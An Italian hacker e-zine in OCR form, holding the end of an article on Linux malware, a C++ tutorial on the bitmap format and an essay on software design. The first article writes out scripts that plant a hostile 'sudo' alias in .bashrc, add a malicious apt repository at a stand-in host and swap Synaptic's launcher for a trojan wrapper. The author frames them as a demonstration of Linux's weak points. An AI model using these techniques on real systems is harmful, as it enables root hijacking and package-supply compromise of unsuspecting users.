Tutto ciò che potete fare ha il limite dei permessi utente, per agire da root sarebbe necessario un qualche exploit sfruttando un bug che probabilmente verrebbe risolto in tempo estremamente breve. Come abbiamo visto all'inizio questo è uno dei fattori di sicurezza del vostro nuovo sistema operativo, vero?
Procediamo con un altro semplice script...

```
#!/bin/bash

# fuck: uno script eseguibile da utente

echo "una prima parte qualunque..."
echo "ora arriva la fregatura..."
echo -e "alias sudo='sudo touch /opt/test && sudo \$@'\n" >> .bashrc
echo -e "...e' arrivata\nCiao"
exit 0

# EOF
```

eseguiamo allora lo script senza necessità di agire da root:

```
floatman@ubuntu:~$ bash fuck
una prima parte qualunque...
ora arriva la fregatura...
...e' arrivata
Ciao
```

Abbiamo inserito un alias nel nostro .bashrc della home per il comando 'sudo' di Ubuntu in modo che venga creato un file vuoto /opt/test senza che l'operazione sia voluta dall'utente.
Il file delle impostazioni della shell assume questa forma:

```
# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if [ -f /etc/bash_completion ] && ! shopt -oq posix; then
    . /etc/bash_completion
fi

alias sudo='sudo touch /opt/test && sudo $@'
```

A differenza di quanto accadeva con la directory /temp adesso la directory /opt non ha permesso di scrittura; senza exploit complessi e senza sfruttare particolari vulnerabilità ce lo siamo presi.
All'esecuzione di un qualunque comando come root l'effetto è evidente:

```
floatman@ubuntu:~$ ls /opt
floatman@ubuntu:~$ sudo touch /opt/file_voluto
[sudo] password for floatman:
floatman@ubuntu:~$ ls /opt
file_voluto  test
```

Come è attuabile la creazione di un file allo stesso modo è possibile eseguire un comando o meglio uno script con permessi di root, con effetti assolutamente devastanti.
Poniamo di inserire un comando 'sudo bash /tmp/evil' con uno script di questa forma:

```
#!/bin/bash

# imposto un nuovo repository maligno

echo "deb http://evilrepository.com/ubuntu natty main" >> /etc/apt/sources.list
# potreste aggiungere una chiave...ma non ricordo il comando :O

# pulisco .bashrc appena modificato

sed -i '/^alias sudo/d' $HOME/.bashrc
# per chi si ponesse il problema:
# la $HOME sotto sudo non è /root ma quella dell'utente

exit 0

# EOF
```

a questo punto l'installazione di pacchetti può essere controllata da chi gestisce il repository maligno, con possibilità di installare come root qualunque applicazione desideri imponendo la propria versione su quella ufficiale.
In questo caso non è necessario continuare ad agire come root dopo la modifica visto che tramite Synaptic o apt-get verranno attribuiti i diritti di default; nel caso del gestore di pacchetti di GNOME si può introdurre una seconda forma di controllo.

Tutti i lanciatori di default aggiunti al desktop GNOME sono link ai file .desktop contenuti in /usr/share/applications; qualunque modifica di tali file si riflette poi nelle impostazioni del sistema. Quindi torniamo al nostro ipotetico /tmp/evil eseguito da root e strutturiamolo in questo modo:

```
#!/bin/bash

FINTO_SYNAPTIC=”/usr/sbin/synaptics” # quasi vero...

# 1. creo il malware
(
cat << EOF
#!/bin/bash

/usr/sbin/synaptic & # apro il vero programma

# ---------------------------------#
# istruzioni per il codice maligno #
# -------------------------------- #

) > $FINTO_SYNAPTIC

# 2. gli fornisco i permessi
chmod 755 $FINTO_SYNAPTIC

# 3. modifico il .desktop
sed -i ‘s|/usr/sbin/synaptic|/usr/sbin/synaptics|’ /usr/share/applications/synaptic.desktop

exit 0

# EOF
```

in questo modo i permessi di root verranno mantenuti nel tempo, ogni qualvolta verrà lanciato il gestore aggiornamenti dalla tipica icona sul desktop verrà eseguito il codice o scaricato un malware con wget come visto in precedenza.

Conclusioni (Smoke_it!)

Se qualcuno si aspettava di trovare un bel malware tutto pronto per i suoi amichetti che hanno Ubuntu sono ben felice di lasciarlo insoddisfatto, dopo tutto pensare non consuma il cervello anzi accade esattamente il contrario.
Mi dispiace invece per chi pensava si parlasse veramente di marijuana, in quel caso consiglio di creare una e-zine apposita perché ho paura che con UAH non ci siano grandi legami, oppure se qualcuno escogita qualcosa scriva alla redazione immediatamente.

In maniera piuttosto semplicistica e comprensibile anche da chi usa Linux da ieri abbiamo visto quanto la sicurezza non sia poi così assoluta come appare ad un primo sguardo. In tutti gli esempi non abbiamo mai fatto uso di programmazione esotica di basso livello né i metodi proposti sono molto diversi dai giochini in batch di cui spesso leggiamo dai bimbi della rete.
Possiamo addirittura dire che il modello ‘trojan in bat che formatta il pc’ portato in un sistema dove normalmente girano Bash, Perl e Python va ben oltre il gioco fanciullesco.

La cosa che risulta immediatamente è come GNU/Linux sia allo stesso momento più e meno vulnerabile di un classico sistema Windows per vari ordini di motivi.

Sicuramente il livello di sicurezza è molto maggiore perché diventa difficile far installare applicazioni al di fuori dei repository o delle fonti ufficiali; Inoltre in questa guida è stato preso in esempio Ubuntu con GNOME per la sua attuale diffusione ed è complesso sviluppare applicazioni che tengano conto di ogni distro e di ogni DE/WM in uso all'utente obbiettivo.
Dall'altro lato della medaglia abbiamo però delle fonti di insicurezza che confrontate con Windows risultano quasi grossolane, con sistemi quasi sicuramente non protetti e utenza che tende a sentirsi a priori invulnerabile. Esistono in rete parecchie applicazioni virali per linux il più delle volte con sorgente disponibile, il pensiero va immediatamente al confronto con BackOrifice da cui qualunque utente Windows dotato del più scadente antivirus si può proteggere, cosa che assolutamente non accade per l'utenza Linux che sarebbe del tutto indifesa contro programmi simili.

In conclusione viene da pensare che oggi i virus-writer troverebbero molto più facile creare malware per GNU/Linux piuttosto che per sistemi Windows, sicuramente oggi è troppo presto per preoccuparci di certi aspetti ma gli esempi fatti dimostrano quanto sia molto più importante la scarsa diffusione che non la sicurezza intrinseca di questo sistema.
Chi si prodiga per diffondere GNU/Linux è quindi anche colui che maggiormente rende remunerabili certe applicazioni pericolose?
Se l'uso dei sistemi liberi continuerà la sua crescita esponenziale arriveremo ad un punto in cui raddoppierà il mercato dei malware?
Se la necessità di sistemi di protezione su GNU/Linux diventasse un'esigenza questo bloccherebbe immediatamente la sua diffusione?

Lascio a voi le riflessioni e a voi le risposte, come sempre a me piace molto di più porre problemi che offrire soluzioni.

floatman

Gestione di immagini bitmap in C++

1x Introduzione

Un elaboratore può rappresentare immagini in molti modi. In questo articolo ne spiegherò le basi e, fra i tanti formati (png, jpg, ico, ecc...) parlerò in particolare di quello bitmap per dei semplici motivi: è largamente utilizzato e supportato e inoltre non è per nulla difficile da gestire.

Per comprendere appieno la parte che riguarda l'applicazione della teoria attraverso il linguaggio di programmazione C++ sono necessarie almeno delle basi di questo splendido e potente linguaggio con cui creeremo qualsivoglia programma. E' inoltre fortemente consigliato l'utilizzo di un linguaggio compilato anche per la velocità di esecuzione del programma generato. Ad esempio, per generare un frattale i tempi sono totalmente differenti fra un programma scritto con un linguaggio di scripting come Python o Perl ed uno scritto con C/C++.

2x Rappresentazione delle immagini

Teoria, teoria e ancora teoria: iniziamo con un'importante spiegazione riguardante le categorie in cui si suddividono i formati di rappresentazione delle immagini. I formati si dividono principalmente in due categorie:

– di tipo *vettoriale*: la rappresentazione dell'immagine è costituita da disegni geometrici che a loro volta vengono cotruiti attraverso coordinate cartesiane ed equazioni matematiche di linee.

– di tipo *bitmap* (o raster): in questo caso l'immagine è rappresentata da una sequenza ordinata di punti chiamati pixel *(picture elements)* all'interno di un riquadro rettangolare.

A questo punto l'immagine può essere a colori o in bianco e nero, nel primo caso utilizzerà almeno un byte (2^8 bit, quindi 256 colori) per ogni pixel mentre nel secondo sarà sufficiente un unico bit (per indicare la presenza o l'assenza del nero o viceversa).

Nella rappresentazione a colori è usuale trovare 3 *byte* per *pixel* secondo il modello *RGB* (Red Green Blue), quindi ogni byte rappresenterà una quantità di uno di questi colori che permetteranno una profondità di colore di 16 milioni di colori.

La *risoluzione* dell'immagine è determinata dalla sua grandezza e si ottiene moltiplicando il numero di pixel in altezza per quelli in larghezza. Valori che è facile trovare sono 640x480 (VGA), 1024x768 (XGA), 1280x1024 (SXGA).

Il calcolo dello spazio occupato da un'immagine è piuttosto semplice. Ad esempio un'immagine VGA true color occuperà circa:

640*480*3 byte = 921600 byte = 900 Kbyte

Per ridurre lo spazio occupato vengono adottati degli algoritmi di compressione di tipo *lossless* che riducono di circa il 50% l'ingombro del file, altrimenti vengono utilizzati algoritmi di compressione di tipo *lossy* che a fronte di una maggiore perdita di dati permettono una maggiore compressione e quindi una minore dimensione dell'immagine. Fra i formati che fanno uso della compressione di tipo *lossy* troviamo *JPEG (Joint Photographic Expert Group), GIF (Graphics Interchange Format), PNG (Portable Network Graphics)* e tanti altri meno famosi e utilizzati che non sto qui ad elencare.

3x The BitMaP Format

L'anno scorso ero alla ricerca di un formato facile da comprendere e da gestire ma con buone potenzialità e po l'ho trovato. Il formato BitMap è diffusissimo e non utilizza, di norma, nessun tipo di compressione.

Se apriste un'immagine bitmap con un hex editor trovereste delle sequenze di byte incomprensibili. I primi 54 byte sono destinati all'header e seguono la struttura seguente:

Offset	Dim.	Descrizione
0	2	Deve sempre essere la sequenza di caratteri 'BM', corrispondenti a **424D** in esadecimale.
2	4	La **dimensione** totale del file in byte (comunque inaffidabile).
6	2	Riservato, di norma è **zero.**
8	2	Riservato, di norma è **zero.**
10	4	L'**offset** dove inizia la rappresentazione dell'immagine.
14	4	La **dimensione** dell'**header** bitmap, è di 40 byte.
18	4	La **larghezza** dell'immagine in pixel.
22	4	L'**altezza** dell'immagine in pixel.
26	2	Il numero di piani, è sempre **uno**.
28	2	La **profondità del colore** in bit, può essere: 1, 4, 8, 16, 24 o 32.
30	4	Il tipo di **compressione** utilizzato, solitamente è di tipo lossless e segue le specifiche RLE (Run-length encoding): - 0, nessuna codifica; - 1, RLE a 8 bit di profondità, - 2, RLE a 4 bit di profondità, - 3, RLE per codifica bitfields cioè per true color (24 bit)
34	4	La **risoluzione** dell'immagine (parametro inaffidabile).
38	4	Il numero di **pixel orizzontali per metro** (la risoluzione orizzontale per metro).
42	4	Il numero di **pixel verticali per metro** (la risoluzione verticale per metro).
46	4	Il numero dei colori dell'immagine o **zero**.
50	4	Il numero di colori importanti nella paletta o **zero** quando hanno tutti uguale importanza.

A volte un parametro viene definito 'inaffidabile'. Ciò significa che verrà ignorato dai programmi e che quindi è a vostra discrezione riempirlo o meno. La classe che ho creato li scrive per completezza in modo corretto ma potreste trovare molte immagini con questi parametri che hanno misure errate.

Subito dopo l'header o dove è indicato dall'offset nell'header, inizia il segmento dati che avrà la dimensione data dal numero di pixel orizzontali moltiplicati per quelli verticali a loro volta moltiplicati per la profondità dei colore in byte.

4x Creiamo la nostra libreria

Dopo aver letto quest'ultimo paragrafo, le strutture che conterranno gli header non vi sembreranno nulla di strano ma se per caso vi venisse qualche dubbio i sorgenti sono commentati. Ad ogni modo, per maggiori delucidazioni, consiglio di tornare al paragrafo precedente.

```
/* I primi byte di un immagine bmp */

typedef struct BMPTYPE {
  unsigned char magic[2];         // I caratteri 'BM';
} bmpType;

/* Tutto ciò che riguarda il file */
typedef struct FILEHEADER
{
  uint32_t size;                        /* La dimensione del file                              */
  uint16_t res1;                        /* Riservato (0)                                       */
  uint16_t res2;                        /* Riservato (0)                                       */
  uint32_t offset;                      /* Offset alla rappresentazione dell'immagine (54)     */
} fileHeader;

/* Altre informazioni necessarie per l'interpretazione dell'immagine */
typedef struct INFOHEADER
{
  uint32_t headerSz;              /* La dimensione dell'header (54);                           */
  uint32_t width;                 /* Larghezza dell'immagine in pixel;                         */
  uint32_t height;                /* Altezza dell'immagine in pixel;                           */
  uint16_t nplanes;               /* Il numero dei piani (1);                                  */
  uint16_t bitspp;                /* La profondità del colore;                                 */
  uint32_t compressType;          /* Il tipo di compressione (0);                              */
  uint32_t bytesz;                /* La dimensione della rappresentazione del file in byte;    */
  uint32_t hres;                  /* Il numero di pixel dell'altezza per metro;                */
  uint32_t vres;                  /* Il numero di pixel della larghezza per metro;             */
  uint32_t ncolors;               /* Il numero di colori                                       */
  uint32_t nimpcolors;            /* Il numero di colori importanti o zero (0)                 */
} infoHeader;
```

Nella libreria troverete di seguito varie *palette*, fra le quali la più utilizzata è quella per immagini *true color*:

```
typedef struct RGB24
{
    uint8_t blue, green, red;
} rgb24;
```

Anche le classi non sono nulla di speciale. Non fanno altro che caricare le strutture necessarie e utilizzare funzioni di scrittura e lettura da file e qualche altra per modificare i singoli pixel. L'unico dubbio che potreste avere è questa funzione che contiene un semplice algoritmo matematico:

```
template < class Rgb >
void bmp < Rgb > :: getPixel ( uint32_t x, uint32_t y, Rgb & pixel) throw ( bmpException )
{
    pixel = image[(InfoHeader.height - 1 - y ) * InfoHeader.width + x];
}
```

Dovete sapere che le immagini bitmap vengono scritte al contrario! Sì, avete letto bene, proprio al contrario, dall'alto verso il basso, da destra verso sinistra. Questo può andare bene per un computer ma per la comprensione umana è sicuramente meglio ragionare "per dritto". Questa formula geometrica non fa altro che prendere un pixel come se l'immagine fosse orientata verticalmente, cioè come se venisse stampata a schermo.

(h-y)*b+x

Nella formula *h* è l'altezza dell'immagine, *b* la larghezza, *y* e *x* le coordinate del pixel dell'immagine.

5x Creiamo una semplice immagine

Potete utilizzare la mia classe, la libreria di qualcun altro o costruire la vostra ma alla fine dovreste sempre avere un insieme di funzioni che vi semplifica molto il lavoro.

```
// Carica un immagine da un file
    void loadImage ( const char * ) throw ( bmpException );
    // Salva la corrente immagine bitmap su un file
    void saveImage ( const char * ) throw ( bmpException );

    // Cambia la palette di un pixel date le coordinate ( x, y ) e un'altra paletta
    void setPixel ( uint32_t , uint32_t ,  Rgb ) throw ( bmpException );
    // Scrive sul terzo parametro la paletta di un pixel
    void getPixel ( uint32_t , uint32_t, Rgb & ) throw ( bmpException );

    // Restituisce l'altezza dell'immagine corrente
    const uint32_t height ( void );
    // Restituisce la larghezza dell'immagine corrente
    const uint32_t width ( void );

    // Inizializza l'header
    void initHeader ( uint16_t );

    // Cambia la larghezza e l'altezza dell'immagine corrente
    void setWidthHeight ( uint32_t, uint32_t );
```


Ora che sapete come gestire un'immagine bitmap potete farne quello che volete. Uno dei modi migliori per sfruttare la vostra nuova abilità è la visualizzazione di frattali, bellissimi disegni geometrici di insiemi caotici che seguono un algoritmo piuttosto semplice. Vi consiglio di dargli un'occhiata ;D

Shifter

Potete trovare il sorgente della mia libreria all'indirizzo:
http://underatthack.org/uah14/bitmap_c/bmp_clib.zip

La progettazione del Software
una piccola e priva di pretese riflessione sul software

Alzi la mano chi non ha mai visto un BSOD come questo:



Ammesso e non concesso che io abbia la facoltà di vedere le vostre mani alzate attraverso queste righe, posso supporre, con un ampio margine di sicurezza, che il numero di mani alzate non è inferiore al 90% di voi lettori. E pensare che di questo 90%, forse, solo una lievissima percentuale conosce cosa ha provocato quell'errore, e cosa bisogna evitare di fare per cercare di non provocarlo nuovamente. Driver che entrano in conflitto, errori di accesso a zone protette della memoria... e il sistema operativo ci chiude fuori crashando e magari facendoci perdere tutto quello a cui stavamo lavorando.

Altra domanda: chi ha notato un rallentamento non indifferente del pc dopo circa un anno di utilizzo (forse anche meno di un anno)? Parlo di quel rallentamento che ci ha portato certe volte a formattare tutto e a ripartire da zero, salvando solo i dati e obbligandoci a dover installare di nuovo tutto le applicazioni che ci servono.

No, gente, non sto facendo (solo) cattiva pubblicità a Windows. Il problema che voglio sollevare è un altro. Questa serie di difetti (e di sicuro migliaia di altri che ho tralasciato in questa breve introduzione) sono solo dei bug belli e buoni, errori nella gestione degli errori, conflitti nella gestione dei conflitti, problemi che magari (ricordiamoci che i PC sono calcolatori) sono dovuti ad un addizione non controllata, a una divisione per zero o ad altre operazioni aritmetiche dal significato nullo.

E pensare che il software è un prodotto commerciale, ovvero qualcosa che (almeno di regola) va acquistata pagando grossissime somme di denaro sonante. A quanto pare, però, non è privo di difetti che spesso ci fanno perdere dati, tempo e soldi.

Immaginate di comprare un'automobile, anche di seconda mano, e che dopo 6 mesi circa, senza spiegazioni, questa cominci a dimezzare le sue prestazioni, ad aumentare i consumi, a spegnersi senza motivo... E immaginate che le soluzioni a questi problemi si possano trovare solo aspettando diversi mesi portandola ad un aggiornamento... reggereste al nervosismo?

Qualche tempo fa ho partecipato ad un interessante conferenza che mi ha portato a riflettere tantissimo su questi piccoli aspetti e mi sono chiesto: se ho pagato Windows 7 con un piccolo sovrapprezzo sul mio netbook, perché fa così schifo? Perché perde 5 minuti ad accendersi?

Immaginate di comprare un'automobile, anche di seconda mano, e che dopo 6 mesi circa, senza spiegazioni, questa cominci a dimezzare le sue prestazioni, ad aumentare i consumi, a spegnersi senza motivo... E immaginate che le soluzioni a questi problemi si possano trovare solo aspettando diversi mesi portandola ad un aggiornamento... reggereste al nervosismo?

Qualche tempo fa ho partecipato ad un interessante conferenza che mi ha portato a riflettere tantissimo su questi piccoli aspetti e mi sono chiesto: se ho pagato Windows 7 con un piccolo sovrapprezzo sul mio netbook, perché fa così schifo? Perché perde 5 minuti ad accendersi? E perché io stesso, che solitamente mi infervoro non poco anche per cretinate di basso livello, non sono imbestialito dal fatto di aver pagato, non poco, qualcosa di così scadente e di pessima usabilità?

Secondo il professore, che in quella conferenza aveva sollevato il problema, la spiegazione sta nel fatto che fin dalla nascita del software, esso è stato scritto in maniera amatoriale, non immaginando l'importanza che esso avrebbe un giorno acquistato. La tolleranza della clientela sta proprio nel fatto che ci si accontenta, come a dire: "Beh, almeno si accende! Casomai riavvio e riscrivo tutto!". Vorrei vedere se la gente fosse così calma se un apparecchio TV decidesse di spegnersi da solo due giorni si e uno no.

Le soluzioni suggeriteci dal professore erano queste due:

1. "Scoraggiare l'uso e la realizzazione di software amatoriale"
2. "Se qualificati alla creazione di software, fare una progettazione adeguata dello stesso"

Anche se mi trovo attualmente d'accordo con la seconda affermazione, non posso nascondervi che ho aggrottato la fronte quando ho letto la prima nella slide proiettata alla conferenza.

"Scoraggiare" suona tanto come "vietare", "chiudere", "uccidere" l'inventiva amatoriale...

E non possiamo negare che la maggior parte dei progetti software più importanti sono nati da piccole aziende amatoriali, poi evolutesi fino a diventare giganti del software... Google era un progetto amatoriale di una manciata di universitari e girava su un piccolo server dentro un garage...

Quindi capirete che in questo articolo tratterò molto male la proposta numero uno e cercherò di fare qualche considerazione che spero interessante per quanto riguarda la numero due.

Cominciamo dunque.

Software: cos'è e perché progettarlo

Il software non è semplicemente quell'insieme di pezzi di codice che ti fanno scaricare i videoporno da Internet. La sua definizione esplicita è ben precisa ma possiamo sintetizzarla come:
Software: *(soft-uer), Quel frutto dell'ingegno matematico di produrre algoritmi, che ci permettono tramite un apparecchio calcolatore di semplificarci la vita automatizzando diversi processi che richiederebbero un tempo notevolmente più grande per essere eseguiti.*

Beh, ora suona un po' meglio! Arriviamo per gradi a rispondere alla domanda che ci frulla nelle teste: perché progettare software?
Un altro frutto dell'ingegno ben più tangibile è di sicuro l'arte dell'edilizia, l'arte dell'architettura, espressione di ingegno e funzionalità. Gli edifici dove viviamo, lavoriamo, dormiamo, studiamo sono anch'essi frutto dell'ingegno di persone che ci hanno lavorato, eppure:

"Se costruissimo le case come creiamo il software saremmo sommersi da macerie" cit.

Non pochi lettori penseranno che io stia oltremodo esagerando facendo un'analogia così stretta tra edifici e software, ma in realtà vi invito a riflettere per capire quanto software ci circonda, quanto esso sia molto importante nella vita di tutti i giorni e come ogni giorno di più acquisti importanza anche in campi dove prima era impensabile

usare un computer. Non voglio dire che perdere un documento Word sia lo stesso che morire sotto le macerie, ma pensiamo ad esempio ai sistemi operativi real-time che gestiscono i voli degli aerei di linea. Se insorgesse qualche bug in volo e questo aereo si schiantasse contro una città? Se un sistema di gestione di una banca andasse in crash e perdesse i dati riguardanti tutti i conti dei clienti? Questi di sicuro non sarebbero problemi di lieve entità. Eppure cose del genere succedono più spesso di quanto si possa sperare.
Nel 1997, la USS Yorktown, una sofisticatissima nave da guerra americana che si vantava di essere un passo avanti, per ridurre il personale umano e permettere navigazione semi-autonoma anche in azioni da guerra, restò in mare aperto a causa di un guasto del sistema operativo {per la cronaca Windows NT (e te pareva... :D)}. La nave venne rimorchiata in porto incapace di manovrare autonomamente. I lavori di ripristino del sistema durarono giorni e la causa successivamente fu identificata in una divisione per zero effettuata per un problema di interfacciamento con la rete di sensori della nave.
Questo ci fa capire quanto una piccolissima distrazione nella progettazione di un qualsiasi software possa portare a gravi danni. Chissà cosa sarebbe successo se la Yorktown avesse presentato quel runtime error durante un'azione di guerra!

Eppure non siamo ancora co
nvinti: costruire edifici può essere paragonato a creare software?
La risposta che ci sentiamo di dare dal profondo del cuore è: NO!


Questo perché non attribuiamo a questo fenomeno in violenta espansione la reale importanza che esso va assumendo giorno dopo giorno.

Ma riflettiamo: fareste costruire la vostra casa ad un tizio per strada, pagandolo poco per avere un edificio subito pronto da utilizzare? Credo che anche questa volta la risposta sia un bel NO!
Gli edifici prima di essere consegnati ai proprietari che ne richiedono la costruzione attraversano vari processi, che li portano alla fine ad essere opportunamente sicuri. Schizzi a matita, progetto grafico, piante, contro-piantine, calcoli sul terreno, analisi, progetti, procedimenti burocratici, costruzione, controllo, collaudo... E questo ci assicura di avere alla fine un prodotto più che buono e che, scartando qualche eccezione, non ci crolla sulla testa. Eppure anche i prodotti software andrebbero progettati. E' regolamentato (poco) e anche molto utile farlo eppure...

Perché il software non viene progettato adeguatamente?

Come accennavo, esistono diversi metodi attraverso cui il software andrebbe progettato, prima di essere effettivamente buttato giù codice sorgente a valanga. Prima tecnica, la creazione di schemi e diagrammi di flusso per rappresentare gli algoritmi o nel caso più strettamente pratico (OOP) la progettazione mediante **UML2.0** della gerarchia degli oggetti che intervengono nei vari processi. Nonostante questo la fase di progettazione, nella maggioranza dei casi, viene tralasciata in favore di una scrittura a valanga di migliaia di righe di codice che verranno solo successivamente debuggate in fase di testing.
Tornando all'analogia con l'edilizia, sarebbe come mettersi a costruire, subito dopo la richiesta di tirar su un edificio, un garage e due soggiorni, metterci immediatamente dentro due divani, così per risparmiare tempo, tanto i divani prima o poi ci andranno! :D

Osserviamo questo grafico:



Esso ci fa notare come la percentuale dei bug si generi in maniera inversamente proporzionale all'avvicinarsi dell'implementazione (con un minimo di 20% durante la fase di **coding**) e come invece cresca esponenzialmente il costo delle modifiche da effettuare, se gli errori vengono scoperti in una determinata fase. Prendendo come campione unitario il costo di una modifica in fase di **planning**, il costo sale fino a diventare da 100 a 270 volte se la modifica si rende necessaria in fase di produzione.
Possiamo notare che, se ci mettiamo nell'ottica delle aziende che vogliono vendere software, sarebbe molto più vantaggioso approfittare delle fasi pre-coding, per dimezzare, almeno, i costi di produzione del software stesso. Eppure la progettazione è ancora poco usata oooure semplicemente non viene messa in pratica come suggeritoci dai libri di **ingegneria del software**.

Questo succede per vari motivi tra i quali, chiedendo in giro possiamo trovare (luoghi comuni):

- Costa troppo sia in tempo che in denaro, produce solo carta.
- Il vero lavoro lo fa il programmatore (che costa anche meno!)


I motivi veri forse sono questi:

- Non rimanere indietro rispetto alla concorrenza.
- Velocizzare i processi produttivi.
- Il costo di eventuali piccole correzioni post-rilascio, è inferiore a quello che costerebbe un rilascio ritardato.

Sarebbe opportuno trovare un modo per conciliare la qualità e le tempistiche di rilascio, anche se questo è impossibile in un mercato così aperto ai cambiamenti e dove, da un giorno all'altro, puoi diventare ricco con poco e povero investendo male. Forse l'ingegneria del software è solo un'utopia, da applicare in maniera poco restrittiva e con parecchia coscienza critica, ma esiste ed è disponibile, anche se ritenuta poco fruibile e qualche volta una perdita di tempo, ci dà non pochi (ma nemmeno troppi) strumenti per migliorare le prestazioni dei nostri progetti, con piccoli passi.

Come si progetta il software?

Esistono parecchie soluzioni per la fase di progettazione, molte delle quali sono soluzioni software (si, software che progetta software, e chi progetta il software che progetta software? :D). Vanno ricercate sotto il nome di CASE (Computer Aided Software Engineering), che grossomodo sono equivalenti ai CAD dell'edilizia. Essi ci permettono di visualizzare strutture dati, processi, diagrammi di flusso, costrutti di controllo, tutto sotto una forma più facile da interpretare ma utile allo stesso tempo per riuscire velocemente a buttare giù codice sorgente con gli algoritmi già disegnati in maniera meno astratta.



Personalmente non mi vedo bene a creare diagrammi di flusso per buttare giù quattro righe di codice, tanto per non sentirmi un ipocrita. Perché? Io forse perché sono troppo presuntuoso, così come anche un programmatore professionista, perché è facile scrivere di getto un piccolo programmino, ma è enormemente difficile capire come risolvere un bug anche nel più piccolo script, perché fondamentalmente progettare con gli strumenti che abbiamo ora a disposizione non è troppo efficace.

